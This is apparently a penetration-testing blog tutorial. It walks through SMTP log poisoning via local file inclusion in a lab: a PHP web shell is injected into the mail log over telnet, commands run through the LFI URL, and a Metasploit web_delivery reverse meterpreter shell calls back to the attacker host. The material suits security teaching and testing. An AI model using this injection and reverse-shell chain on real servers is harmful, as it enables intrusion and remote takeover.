SMTP Log Poisioning through LFI to Remote Code Execution

posted in PENETRATION TESTING on JANUARY 6, 2019 by RAJ CHANDEL SHARE

In this Post, we will be discussing on SMTP log poisoning. But before getting in details, kindly read our previous articles for "SMTP Lab Set-Up" and "Beginner Guide to File Inclusion Attack (LFI/RFI)". Today you will see how we can exploit a web server by abusing SMTP services if the web server is vulnerable to local file Inclusion.

Let's Start!!

With the help of Nmap, we scan for port 25 and as result, it shows port 25 is open for SMTP service.

```
nmap -p25 192.168.1.107
```

```
root@kali:~# nmap -p25 192.168.1.107
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-30 12:42 EST
Nmap scan report for 192.168.1.107
Host is up (0.00032s latency).

PORT   STATE SERVICE
25/tcp open  smtp
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```


This attack is truly based on Local file Inclusion attack; therefore I took help of our previous article where I Created a PHP file which will allow the user to include a file through file parameter.

As a result, you can observe that we are able to access */etc/passwd* file of the victim machine.

Now if you are able to access the mail.log file due to LFI, it means the mail.log has read and write permission and hence we can infect the log file by injecting malicious code.

Categories

- BackTrack 5 Tutorials
- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others
- Penetration Testing
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Trojans & Backdoors
- Website Hacking



Now let's try to enumerate further and connect to the SMTP (25) port

```
telnet 192.168.1.107 25
```

As we can see, we got connected to the victim machine successfully. Now let's try to send a mail via command line (CLI) of this machine and send the OS commands via the "**RCPT TO"** option. Since the mail.log file generates a log for every mail when we try to connect with the web server. Taking advantage of this feature now I will send malicious PHP code as the fake user and it will get added automatically in the mail.log file as a new log.


```
MAIL FROM:<rrajchandel@gmail.com>
RCPT TO:<?php system($_GET['c']); ?>
```


Window Password Hacking

Wireless Hacking

Articles

Select Month




Note: *We can ignore the 501 5.1.3 Bad recipient address syntax server response as seen in the above screenshot because ideally the internal email program of the server (victim machine), is expecting us to input an email ID and not the OS commands.*

As our goal is to inject PHP code into the logs and this stage is called logfile poisoning and we can clearly see that details of mail.log, as well as execute comment given through cmd; now execute **ifconfig** as cmd comment to verify network interface and confirm its result from inside the given screenshot.

```
192.168.1.107/lfi/lfi.php?file=/var/log/mail.log&c=ifconfig
```

You can observe its output in its source code as shown in the below image:




This technique is known as **SMTP log poisoning** and through such type of vulnerability, we can easily take the reverse shell of the victim's machine.


Execute following command inside Metasploit:

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 1
msf exploit (web_delivery)> set payload php/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set lport 8888
msf exploit (web_delivery)>exploit
```

Copy the **highlighted text** shown in below window



Paste the above copied malicious code inside URL as shown in the given image and **execute** it as cmd comment.



When the above code gets executed you will get meterpreter session 1 of the targeted web server.

```
msf exploit (web_delivery)>sessions 1
meterpreter> sysinfo
```

```
[*] 192.168.1.107    web_delivery - Delivering Payload
[*] Sending stage (38247 bytes) to 192.168.1.107
[*] Meterpreter session 1 opened (192.168.1.109:8888 -> 192.168.1.107:39439) at 2018-12-30 12:59:

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer    : ignite
OS          : Linux ignite 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64
Meterpreter : php/linux
meterpreter >
```

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**

Share this:

Like this:

Loading...

ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is a Skilled and Passionate IT Professional especially in IT-Hacking Industry. At present other than his name he can also be called as An Ethical Hacker,

A Cyber Security Expert, A Penetration Tester. With years of quality Experience in IT and software industry

PREVIOUS POST
← HACK THE BOX: MISCHIEF WALKTHROUGH

NEXT POST
HACK THE BOX: FIGHTER WALKTHROUGH →

1 Comment → SMTP LOG POISIONING THROUGH LFI TO REMOTE CODE EXECUTION

JEROMESMART0360 January 8, 2019 at 3:41 am

Great article. I will be experiencing some of these issues as well..

REPLY ↓

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

Notify me of follow-up comments by email.

Notify me of new posts by email.

POST COMMENT